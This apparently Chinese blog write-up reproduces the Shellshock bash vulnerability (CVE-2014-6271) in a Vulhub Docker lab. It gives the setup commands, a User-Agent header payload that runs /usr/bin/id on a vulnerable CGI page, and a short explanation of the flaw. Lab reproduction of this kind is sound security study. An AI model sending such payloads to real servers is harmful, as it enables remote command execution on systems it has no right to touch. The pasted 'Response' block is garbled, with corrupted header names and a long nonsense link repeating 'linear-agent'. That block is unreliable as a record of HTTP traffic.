CVE-2014-6271 Shellshock漏洞复现

1.复现环境

考虑到手上没有如此古老的bash4.3环境,这里用云服务器搭建docker使用Vulhub漏洞环境来复现。 这里先简要介绍一下吧。。

```
#阿里云服务器安装docker
sudo apt-get install docker-ce
#从码云clone下Vulhub环境,github太慢了
git clone https://gitee.com/puier/vulhub.git
#进入CVE-2014-6271的目录
cd vulhub/bash/shellshock
#docker产生环境,编译运行
docker-compose up -d
```

2.复现步骤


服务启动后,有两个页面 http://47.102.140.100:8080/victim.cgi 和 http://47.102.140.100:8080/safe.cgi 。其中safe.cgi是最新版bash生成的页面,victim.cgi是 bash4.3生成的页面。

用Web神器Burpsuite传入Payload:

```
User-Agent: () { foo; }; echo Content-Type: text/plain; echo; /usr/bin/id
```

在victim.cgi,命令成功被执行:

从response可以看出得到了输出



同样的payload传入safe.cgi,不受影响,传回的依然是正常的回应:

```
Response

Raw Headers Hex

GET /safe.cgi BTTF/1.1

Bost: your-ip:808
Accept-Encoding: gzip, deflate
Accept-Language: en
Diser-Agent: () { foo; }; echo Content-Type: text/plain; echo; /usr/bin/id

Connection: close

Connection: close

Content-Type: text/html (html)

<a href="https://docs.org/linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent-linear-agent
```

3.漏洞原理

Bash支持通过进程环境导出shell变量和shell函数到子进程的其他的bash实例中。现有的bash版本使用环境变量实现这一过程。环境变量以函数名命名,以"() { }"作为环境变量的值传送函数定义。由于bash处理函数定义后仍会继续解析和执行跟在函数定义后的shell命令导致远程任意代码执行。

核心原因: 没有严格限制输入的边界, 没有合法化的参数判断。

